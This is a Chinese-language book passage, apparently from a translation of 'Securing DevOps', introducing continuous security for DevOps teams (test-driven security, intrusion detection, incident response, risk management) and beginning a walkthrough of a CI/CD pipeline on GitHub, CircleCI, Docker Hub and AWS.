在 DevOps 中，产品流水线上的每个人都以客户为中心：

- 产品经理度量参与度和留存率。
- 开发人员度量工效和易用性。
- 运维人员度量上线时间和响应时间。

客户是公司关注的焦点。每个人的目标都要向客户的满意度这个指标看齐。

与此形成鲜明对比的是，许多安全团队却着眼于以安全为中心的目标，比如：

- 某种安全标准的合规性。
- 安全事件的数量。
- 生产系统中未修补的漏洞数量。

公司对外聚焦于客户，而安全团队对内聚焦于自身的环境。一方想提升组织的价值，而另一方想保护现有的价值。二者对于一个健康的生态系统来说，都是不可或缺的，但若是南辕北辙的目标，则会给沟通和效率造成影响。

在积极考核个体团队的目标和绩效并以此来分配奖金的组织里，每一方都很紧张，都只会关注自己的业绩并无视对方。开发人员和运维人员为了达成目标，在交付可能存在风险的产品时会对安全建议视而不见。安全工程师则会阻止项目使用不

---

1 原书中给出的所有链接以一份表格的形式放在了博文视点的官网上，读者可以扫描xiii页"读者服务"或本书封底上的二维码查看该表格，并点击其中的链接直接访问。

安全的技术，并且为了避免那些触碰底线的事件发生而推荐一些不切实际的方案。在这种情况下，双方都有理有据，但就是不能理解和接受对方的动机。

作为一个安全工程师，我从未遇到过对安全毫不在意的开发或运维团队，但我遇到过许多因交付与目标脱节而受挫的团队。一方面，安全团队对产品策略缺乏认识，安排武断的安全审计阻挠特性上线，或者要求难以实现的复杂控制，这些都是和敏捷背道而驰的安全系统的征兆。另一方面，忽视安全团队的经验和反馈的产品团队是风险的源头，这些风险最终损害的只能是组织。

DevOps 教会我们，行之有效的策略要求运维方和开发方结合得更为紧密，要打破开发人员和运维人员之间的各种沟通壁垒。同样地，保障 DevOps 必须从安全团队和他们的工程师伙伴之间的紧密协作开始。安全需要作为服务的一项功能提供给客户，同时安全团队和 DevOps 团队的内部目标必须保持一致。

当安全变成 DevOps 不可分割的一部分之后，安全工程师可以将安全控制直接内建到产品之中，而不是在事后强加于产品之上。每个人都有着让组织获得成功的共同目标。目标达成一致，沟通得到改善，数据安全得到提升。将安全引入 DevOps 的核心思想是，让安全团队采用 DevOps 技术，将他们的注意力从仅仅保护基础设施转移到通过持续改进来保护整个组织的目标上来。

在本书中，我将这种方法称为*持续安全*。在下一节，你将会了解如何一步步地实现持续安全，从简单和容易实现的安全控制开始，逐步完善安全策略，直到其覆盖整个组织。

1.3 持续安全

持续安全由三个领域组成，图 1.4 中已由三个带编号的方框标出。每一个领域都聚焦于 DevOps 流水线的一个特定方面。客户的反馈刺激了组织的扩张，从而驱动出新的特性，这一过程也适用于持续安全。本书分为三个部分，每一部分分别覆盖了持续安全的一个领域：

- *测试驱动安全*（TDS，Test-Driven Security）—— 保障程序安全的第一步就是定义、实现并测试安全控制。TDS 覆盖了简单的安全控制，比如 Linux 服务器的标准配置，还有 Web 应用必须实现的安全标头。通过持续地实现基本的安全控制，并不断地测试这些安全控制的准确性，可以获得极大的安全感。在实施得不错的 DevOps 中，人工测试应该是例外而不是规则。安全测试的处理方式和所有应用测试的处理方式一模一样：自始至终都要自动化。我们将在第 1 部分中通过在一条简单的 DevOps 流水线中应用多个层次的安全控制来介绍 TDS。




图 1.4 持续安全的三个阶段通过反馈环不断地改进安全性来保护组织的产品和客户。

- *攻击监控与应对*——在线服务命中注定会受到威胁。当事件发生时，组织会向安全团队求助，团队必须准备好应对之策。持续安全的第 2 个阶段就是监控和应对风险，保护组织赖以生存的服务和数据。在第 2 部分里，我将讨论欺诈和入侵检测、数字取证及事件响应等技术，目的是让组织在面对突发事件时能够更从容。
- *评估风险并完善安全性*——本书的前两个部分大多谈的是技术，但安全策略如果只是关注技术问题，则不能称之为成功。持续安全的第 3 个阶段将跳出技术范畴，在更高的层面观察组织的安全形势。在第 3 部分里，我将说明风险管理和安全测试（包括内部的和外部的）是如何帮助组织重新聚焦于安全上的投入，并把好钢用在刀刃上。

成熟的组织信任它们的安全程序，而且会和它们的安全团队紧密协作。要做到这一点，组织需要专注、经验及良好的意识，即知道什么时候承担风险及什么时候规避风险。全面的安全策略要结合技术和人员，识别出可以改进的方方面面，并且合理地分配资源，所有这些都发生在快速完成的改进周期中。本书的目的就是为你提供能让组织达到这种成熟度的工具。

将持续安全的模型铭记于心，现在让我们详细了解它的三个部分，以及它们在产品安全方面的含义。

1.3.1 测试驱动安全

只用手机就能突破层层防火墙或是破解密码，这样的黑客神话只是电影大片里的噱头，真实世界里鲜有这样的事情发生。在大多数情况下，攻击者会挑软柿子捏：有安全漏洞的 Web 框架，过时的系统，密码容易被猜到且可以公开访问的管理页面，以及不小心泄露在开源代码里的安全凭证，这些都是攻击者喜欢的目标。实现持续安全策略的第一个目标就是守住底线：在组织的应用和基础设施上使用基本的安全控制集并持续地进行测试。例如：

- 所有系统的 SSH root 登录必须禁用。
- 系统和应用必须在最新可用版本发布后 30 天内升级补丁。
- Web 应用必须使用 HTTPS，禁用 HTTP。
- 严禁在应用代码中保存密码和凭证，它们只能单独保存在保险库中，只有运维人员可以访问。
- 管理界面必须被保护起来，并且只能通过 VPN 访问。

安全团队、开发人员及运维人员之间应该建立安全最佳实践清单，以确保每个人都认同其价值。通过收集这些最佳实践并加入一些常识，基线需求的列表很快就可以建立起来。在本书的第 1 部分中，我将介绍确保应用、基础设施及 CI/CD 流水线安全性的各个步骤。

应用安全性

现代 Web 应用暴露在大量的攻击之下。开放 Web 应用安全项目（OWASP，Open Web Application Security Project）发布了排名在前十名的最常见的攻击手段（链接 1.4）：跨站脚本攻击、SQL 注入攻击、跨站请求伪造、暴力攻击，等等，似乎数不胜数。幸运的是，每一种攻击向量都可以通过在正确的地方使用正确的安全控制来化解。在讨论应用安全性的第 3 章里，我们将深入了解为了保障 Web 应用安全，DevOps 团队应该实现的安全控制。

基础设施安全性

依靠 IaaS 运行软件并不能让 DevOps 团队高枕无忧，从而不用去关心基础设施的安全性。所有系统都有对外授予更高权限的入口，比如 VPN、SSH 网关，或者管理面板。随着一个企业的不断扩张，在开放新的入口和集成更多模块时，必须一直小心翼翼地保护好系统和网络。

流水线安全性

DevOps 交付产品的自动化方式和大多数安全团队熟悉的传统运维方式完全不同。破坏 CI/CD 流水线只会把运行在生产环境中的软件的控制权拱手让给攻击者。

在从代码提交到生产环境部署的这个过程中，采用的自动化步骤可以使用提交签名和容器签名这样的完整性控制来保护。我将介绍如何增加组织对 CI/CD 流水线的信心，以及如何保证生产环境中运行的代码的完整性。

持续测试

在刚刚定义的三个领域中，对于任意一个领域中的应用来说，安全控制单独实现起来都相当简单。困难来自随时随地测试和实现它们。这就是 TDS 该发挥作用的时候了。TDS 是一种类似测试驱动开发（TDD，Test-Driven Development）的方法。TDD 建议开发人员先编写表达期望行为的测试，然后再来编写满足测试的代码；TDS 建议先编写表达期望状态的安全测试，然后再实现让测试通过的安全控制。

在传统环境中很难实现 TDS，因为测试必须在运行了多年的系统上执行。而在 DevOps 中，软件或基础设施的每一次变更都要经过 CI/CD 流水线，这非常适合实施 TDS，如图 1.5 所示。




图 1.5 测试驱动安全被融入 CI/CD 之中，以便在部署到生产环境基础设施之前执行安全测试。

TDS 方法带来了不少好处：

- 编写测试强迫安全工程师澄清期望并记录成文档。工程师可以在全面理解所需安全控制的情况下构建产品，而不是亡羊补牢。
- 安全控制必须要小且有针对性才容易测试。要避免像“加密网络通信”这样含糊的需求，而应该明确地说明“强制所有传输使用采用了密码套件 X、Y 及 Z 的 HTTPS ”，这样的描述才能清晰地表明期望。
- 跨产品重用测试的可能性很大，因为大多数产品和服务共享同样的底层基础设施。一套基线测试一旦完成，安全团队就可以把精力集中到更复杂的任务中了。

- 缺失的安全控制会在部署之前被发现，这让开发人员和运维人员能有机会在客户被置于风险之前解决这些问题。

TDS 方法中的测试一开始会失败。这是符合预期的，在特性实现之后，通过这些测试就能验证它们的正确性。首先，安全团队应该帮助开发人员和运维人员在软件和基础设施中实现安全控制，一条测试接一条测试地提供实现指导，最终将测试转交给 DevOps 团队。如果测试通过，团队就能确信安全控制被正确地实现了，并且测试应该再也不会失败。

TDS 的一个重要部分是把安全当成产品的一个特性来对待。这一特性可以通过直接在产品的代码或系统中实现安全控制来完成。将安全建立在应用和基础设施之外的安全团队很可能会形成缺乏信任的文化。我们应该远离这种方式。它不仅会造成团队之间的紧张气氛，而且它提供的安全性也很糟糕，因为安全控制如不知道应用的准确行为就会遗漏一些内容。安全策略如果不是由工程团队来主导，那么就注定不会长久，并且会随着时间推移慢慢退化。对安全团队来说，定义、实现和测试的工作非常重要，但是将关键组件的主导权委托给正确的人同样非常重要。

TDS 吸收了流水线自动化和团队紧密协作的 DevOps 原则。它强迫安全人员在开发人员和运维人员所采用的环境中构建和测试安全控制，而不是构建自己独立的安全基础设施。通过 TDS 覆盖安全基础可以显著降低服务被破坏的风险，但是对生产环境的监控依然不能放松。

1.3.2 攻击监控与应对

安全工程师在无聊的时候喜欢玩游戏。2005 年，我们曾经玩过一个很流行的游戏：将完全没有打过补丁的 Windows XP 安装在一个虚拟机上，然后直接接入互联网（没有防火墙，没有杀毒软件，也没有代理），接下来就是等待。你能猜到它多久会被攻击？

由恶意软件制造者操纵的扫描器很快就发现了这个系统，然后向它发送了一段漏洞利用代码，这只是众多攻击 Windows 的漏洞利用代码中的任意一种。在几小时之内，系统就会被攻破，并敞开后门让更多的病毒感染系统。隔岸观火挺有趣，但更重要的是，它给我们上了重要的一课：所有连接到互联网的系统最终都会被攻击——无一例外。

在公共互联网上运营受欢迎的服务，本质上和上面的 Windows XP 试验是一样的：在某一时刻，扫描器会发现它并尝试入侵。攻击可能会以特定用户为目标并尝试猜测他们的密码，也可能会中断服务索要赎金，或者可能会利用基础设施的漏洞进入数据层盗取信息。

现代组织十分复杂，要想用合理的成本覆盖每一个角落基本上是不可能的。安

全团队必须权衡优先级。我们的攻击监控与应对方法集中在以下三个方面：

- 日志和欺诈检测。
- 入侵检测。
- 事件响应。

如果组织能做到以上三项，那么就是做好了应对安全事件的准备。我们来概要地看一下这三个方面。

日志和欺诈检测

日志的生成、保存和分析在组织的每一个部分都发挥着作用。开发人员和运维人员需要日志来跟踪服务的健康度。产品经理使用它们来度量特性受欢迎的程度或是用户留存率。对安全性来说，我们要关注两个特定的日志需求：

- 检测安全异常。
- 在调查事件时提供取证能力。

日志收集和分析达到理想化的要求几乎是不可能的。海量的数据使存储变得不切实际。在本书的第 2 部分，我将介绍如何选择用于安全分析的日志，并将重点集中在 DevOps 流水线的特定部分上。

我们将探讨日志流水线的概念，它处理并集中来自各种日志源的日志事件。日志流水线十分强大，因为它提供了一条可以执行异常检测的单一管道。和每个组件自己执行检测相比，它的模型更简单，但是它在大型环境中的实现可能比较困难。图 1.6 概括了日志流水线的核心组件，我将在第 7 章详细介绍它们。




图 1.6 日志流水线实现了一个标准的管道，基础设施产生的事件可以在这里分析并存储。

日志和流水线包含了五层：

- 用于记录来自基础设施各个组件的日志事件的收集层。
- 用于捕捉和路由日志事件的流式处理层。
- 用于检查日志内容、检测欺诈并告警的分析层。
- 用于归档日志的存储层。
- 允许运维人员和开发人员访问日志的访问层。

强大的日志流水线为安全团队提供了监控基础设施所需的核心功能。我将在第8章介绍如何在日志流水线中建立起一个可靠的分析层，并展示各种关于监控系统和应用的有效技术。这将为我们在第9章学习入侵检测打下基础。

入侵检测

在入侵基础设施时，攻击者通常会按照以下四个步骤执行：

1. 在目标服务器上留下恶意载荷。恶意载荷是一种非常小的后门脚本或恶意软件，小到可以被下载和执行而不会引起注意。
2. 一旦部署，后门便会与母船建立联系，通过命令与控制（C2，Command-and-Control）信道接收进一步指令。C2信道可以采用很多种形式，包括：出站IRC连接，在正文中隐藏特殊关键字的HTML页面，或者在TXT记录中嵌入命令的DNS请求。
3. 后门执行指令并在网络中扩散，扫描并入侵其他主机直到发现有价值的目标。
4. 找到目标后，攻击者势必要盗取其中的数据，很可能是通过另一条和C2信道平行的信道来盗取这些数据。

在第9章，我将说明一个机警的安全团队如何检测每一个步骤。我们的重点是观察和分析使用下面这些工具的网络流量和系统事件：

- 入侵检测系统（IDS，Intrusion Detection System）——图1.7展示了IDS如何通过持续不断地分析网络流量副本，以及如何通过持续不断地在网络连接上应用可检测欺诈活动的复杂逻辑，来检测C2信道。IDS擅长对千兆字节的网络流量中的欺诈活动模式进行实时检查。我们将探索怎样在IaaS环境中使用它。




图 1.7 入侵检测系统通过寻找欺诈活动的模式及对出站流量的系统分析，能够发现被破坏的主机和母船的联系。

- 连接审计——分析经过基础设施的全部网络流量有时是不现实的。NetFlow 提供了另一种审计网络连接的方式，它通过将连接信息记录在流水线中的方式来进行审计。当无法访问底层时，NetFlow 是审计 IaaS 基础设施中的网络层活动的好方法。
- 系统审计——对线上系统的完整性进行审计是跟踪整个基础设施中发生的一切事情的绝佳方法。在 Linux 中，内核的审计子系统可以记录在系统中执行的所有系统调用。攻击者在入侵系统时常常会在这种类型的日志中留下蛛丝马迹，将这些审计事件发给日志流水线可以帮助我们检测到入侵。

入侵检测难度很大，常常需要安全团队和运维团队密切合作。如果操作不当，这些系统就会占用本该用于运营生产服务的资源。你将了解如何用一种渐进的和谨慎的方式帮助入侵检测有效地融入 DevOps 之中。

事件响应

在任何组织中，遇到的最紧张的情况或许就是处理安全事故了。即使是最稳定的公司，安全事件给公司带来的混乱和不确定性也可能严重破坏其健康运转。在工程团队手忙脚乱地恢复系统和应用的完整性时，领导层也必须做好止损，并确保业务能尽快恢复正常运营。

我将在第 10 章介绍组织在应对安全事件时应该遵循的一套六阶操作手册。它们是：

- 准备——确保有一套处理安全事件的最精简流程。
- 识别——迅速判断异常是否是安全事件。
- 隔离——阻止破坏进一步扩散。
- 杀灭——消除对组织的威胁。

- 恢复——恢复组织正常运营。
- 总结——事后进行回顾并总结经验教训。

每一个安全事故都不一样，而且组织的应对方式也不尽相同，这使得为读者总结出一些可操作的建议变得十分困难。在第 10 章我们将用一个案例分析来介绍事件响应，这个案例展示了一家典型的公司所经历的混乱过程，以及它在这个过程中如何充分发挥 DevOps 技术的优势。

1.3.3 评估风险并完善安全性

完整的安全策略远远不是只涵盖实现安全控制和事件响应等技术方面的因素。持续安全中的“人”的因素才是实施风险管理的关键，在本书中，我们还会不断地说明这一点。

评估风险

对许多工程师和管理人员来说，风险管理就是制作花花绿绿的超大电子表格，任由它们在收件箱里堆积如山。不幸的是，这种现象屡见不鲜，这导致许多组织放弃了风险管理。在本书的第 3 部分，我将介绍如何打破这种模式，为 DevOps 组织带来简捷、高效的风险管理。

管理风险就是识别出威胁到生存和增长的问题，以及排列出它们的优先级。电子表格中的花哨的单元格的确有用，但那并不是重点。好的风险管理必须达到以下三个目标：

- 频繁快速地以小迭代的方式运作。软件和基础设施会持续不断地变化，一个组织必须能够频繁地讨论风险，而不是陷进数周漫长的流程中。
- 自动化！这是 DevOps，手动操作只是例外，而不是规则。
- 组织里的每个人都要求参加风险讨论。构建安全的产品和维护安全是整个团队的工作。

第 11 章将呈现一个实现了上述全部三个目标的风险管理框架。如果实施正确，它就能变成组织的真正资产，并成为组织中每个人都认可和追寻的产品生命周期中的核心组成部分。

安全测试

成熟的安全程序的另一个核心强项是能够通过安全测试定期评估自身的表现。在第 12 章，我们将探讨成功的测试策略如何在以下三个重要方面来帮助完善组织的安全性：

- 使用漏洞扫描、模糊测试、静态代码分析或者配置审计等安全技术手段对应用和基础设施的安全性进行内部评估。我们将讨论多种可以集成到 CI/CD

流水线中的技术，它们将变成 DevOps 策略中软件开发生命周期（SDLC，Software Development Lifecycle）的一部分。

- 利用外部公司来审计核心服务的安全性。如果目标正确，安全审计会给组织带来很多价值，并且有利于用新的思路和视角审视安全程序。我们将讨论如何有效地使用外部审计和“红军”，让它们充分发挥作用。
- 建立漏洞报告奖励程序。DevOps 组织通常会积极拥抱开源并公开发布大量源代码。对于独立安全研究人员来说，这是巨大的资源，他们会测试你的应用，并向你报告他们在安全性上的发现以换取几千美元的报酬。

完善一个持续安全程序需要好几年的时间，但这些时间投入会让安全团队变成一个组织产品策略中不可或缺的一部分。在第 13 章中，我们将讨论如何在三年时间内实施一个成功的安全程序，并为本书画上句号。通过跨团队的紧密合作及对安全事件的妥善处理和技术指导，安全团队将从他们的伙伴那里收获保障客户安全的信任。成功的持续安全策略的核心就是：将安全人员及其工具和知识尽可能地与 DevOps 中其他人拉近距离。

1.4 本章小结

- 要想真正保护客户，安全性必须内建到产品之中，必须和开发人员还有运维人员紧密合作。
- 测试驱动安全，监控与应对攻击，以及完善安全性是推动组织实现持续安全策略的三个阶段。
- 传统的安全技术，例如漏洞扫描、入侵检测及日志监控，都应该被重复利用并进行调整，以适应 DevOps 流水线。

第1部分

案例研究：在简易的 DevOps 流水线上应用多层安全性

在第 1 部分里，我们将通过建立一个小型的 DevOps 环境来运营一个几乎毫无安全性可言的 Web 应用。我们的流水线充斥着各种漏洞，我们将在每一个层次上将其一一堵住，包括应用、基础设施、通信及部署。我们的目标是利用第 1 章中介绍的在测试驱动安全概念中描述的自动化测试，一层一层地增加安全性。

安全是一段旅程。第 2 章将要介绍的建立自己流水线的过程会暴露出组织通常遇到的问题，并以此为起点讨论如何将安全性融入 CI/CD 流水线之中。在第 3 章中，我们首先会着手处理应用层，讨论针对 Web 应用的常见攻击，以及测试和保护应用免受这些攻击的方法。在第 4 章中，我们将聚焦基础设施层并讨论保护云上数据的技术。第 5 章将实现 HTTPS 来保护终端用户和基础设施之间的通信。最后，第 6 章将讨论部署流水线的安全性，以及保证代码完整性的方法。

当我们完成第 1 部分的时候，你的环境会非常安全，并为第 2 部分的内容做好了准备，我们将在第 2 部分讨论来自外部的攻击。

2 建立简易的 DevOps 流水线

本章内容包括

- 为发票应用示例配置 CI 流水线
- 将发票应用部署到 AWS 中
- 识别 DevOps 流水线中需要重点关注安全性的部分

在第 1 章里，我描绘了一个雄心勃勃的安全策略的轮廓，并描述了为什么说安全是产品不可分割的一部分。既然安全是 DevOps 的一部分，那么我们首先需要理解应用在 DevOps 中是如何构建、部署和运维的。这一章我们暂且放下与安全相关的话题，将注意力集中在构建一条功能完整的流水线上，以此来理解 DevOps 技术，为第 3~5 章中的安全讨论打下基础。

DevOps 会更多地关注理念、思想和工作流，因而不会推荐某种特定的技术。DevOps 标准可能并不存在，但一些贯穿各种实践的模式是存在的。在这一章里，我们将用一个具体的例子来实现这些模式：发票应用，这是用几个 HTTP 终端节点来管理发票的一个小型 Web API。它是用 Go 语言编写的，源代码可以从 GitHub 网站的 Securing-DevOps 主页上下载（链接 2.1）。

2.1 实现线路图

我们想要用 DevOps 方式来管理和运营发票应用。为了做到这一点，我们将实现 CI、CD 及 IaaS 中的各个步骤，这些步骤可以让我们快速向用户发布和部署软件的新版本。我们的目标是，从补丁提交到生产环境部署的过程基本实现自动化，并将整个过程的时间控制在 15 分钟之内。图 2.1 展现的就是将要构建的流水线，它由六个步骤组成：

1. 开发人员写好补丁并发布到代码库的一个特性分支上。
2. 对应用执行自动化测试。
3. 另一个开发人员对补丁进行评审，并将该补丁合并到代码库的 master 分支中。
4. 自动构建新版本应用并打包成容器镜像。
5. 容器镜像上传到公共容器镜像库。
6. 生产环境中的基础设施从公共容器镜像库中获取镜像并部署。




图 2.1 托管发票应用的完整 CI/CD/IaaS 流水线由六个步骤组成，它们将补丁变成部署好的应用。

建立这条流水线需要集成一些组件来互相配合。你需要下面这些环境：

- *源代码仓库*——管理源代码的开源或者专有解决方案有 Bitbucket、Beanstalk、GitHub、GitLab、SourceForge，等等。在编写本书时，一个流行的选择是

GitHub，我们要用它来托管发票应用的代码。

- CI 平台——同样也有很多选择，如 Travis CI、CircleCI、Jenkins、GitLab，等等。总有一个 CI 平台适合你的需要和环境。在本例中，我们将使用 CircleCI，因为它和 GitHub 的集成很简单，还允许通过 SSH 访问来构建实例，以便调试构建步骤。
- 容器镜像库——容器世界的发展日新月异，而在编写本书时，Docker 是标准的选择。我们将要使用 Docker Hub 提供的镜像库，见链接 2.2。
- IaaS 提供商——在本书成书之时，Google Cloud Platform 和 Amazon Web Services（AWS）是两个最受欢迎的 IaaS 提供商。一些组织更喜欢自己托管 IaaS，从而在自己的硬件上使用 Kubernetes 或者 OpenStack 来实现管理层（注意 Kubernetes 也能用在 AWS 的 EC2 实例上）。在本书中，我将使用 AWS，因为它是市场上最成熟也是最受欢迎的 IaaS。

我们来总结一下要用到的工具：GitHub 托管源代码，并在补丁发送时调用 CircleCI；CircleCI 将应用构建到一个容器之中并推送到 Docker Hub；AWS 运行着基础设施，从 Docker Hub 取回容器，并将生产环境升级到最新版本。简单，但优雅。

每个环境都不一样

你的组织使用的环境不太可能和书中介绍的一模一样，有一些更细节的安全控制不能直接应用到你所用的工具上。这并不奇怪，我在解释具体的实现之前会先强调安全概念，这样你就能更容易地将它们嫁接到你的环境中。

例如，如果你的组织使用的不是 GitHub、Docker 或 AWS 这些工具，那么你可能就会有些担心。我只是把它们当作教学工具来介绍 DevOps 技术。就把这一章当成实验室来学习和尝试这些概念，然后在最适合你的平台上实现这些概念。

记住，即便是传统的基础设施也能从现代 DevOps 技术中受益，只要建立起和第三方提供的 CI/CD/IaaS 流水线完全一样的流水线就行，只不过这条流水线仅供内部使用。当你的技术发生变化时，工具和术语也会发生改变，但整体概念尤其是安全概念不会发生变化。

这条流水线使用的工具和服务都是免费提供的，至少免费套餐的有效时间足够你完成接下来的试验。在构建你自己的流水线时，后续的代码和例子可以复制和重用。在阅读本章的同时搭建自己的环境，使得学习和练习相得益彰。

2.2 代码仓库：GitHub

访问 GitHub 网站的 Securing-DevOps 主页（链接 2.3），你将会被重定向到发票应用的 GitHub 仓库。发票应用的代码及用来简化基础设施搭建的脚本都托管在这里。如果你要创建自己的流水线，那么就用你自己的账户复刻（fork）这个仓库，即把 Git 文件复制到自己的个人空间里，然后根据 README 文件的指引搭建自己的环境。本章详细介绍了启动和运行环境的所有步骤，其中有一些步骤可以使用托管在仓库中的代码来自动完成。

2.3 CI 平台：CircleCI

在本节中，你将配置 CircleCI，在发票应用发生变更时，它将执行测试并构建 Docker 容器镜像。本节示例是针对 CircleCI 的，但使用 CI 平台测试和构建应用的思路是通用的，可以轻松地在其他 CI 平台上复制。

代码仓库和像 GitHub 和 CircleCI 这样的 CI 平台实现了叫作网络钩子（webhook）的概念，它用来传递通知。当代码仓库发生变更时，webhook 会将通知推送到一个由 CI 平台托管的网络地址上。通知的正文包含了关于变更的信息，CI 平台需要这些信息来执行任务。

当你用 GitHub 账户登录 CircleCI 之后，CircleCI 会请求你允许它代表你在 GitHub 账户中执行操作。其中的一个操作就是在发票应用的 GitHub 代码仓库中设置一个 webhook，将新发生的事件通知给 CircleCI。图 2.2 就是 GitHub 中自动设置好的 webhook 配置。

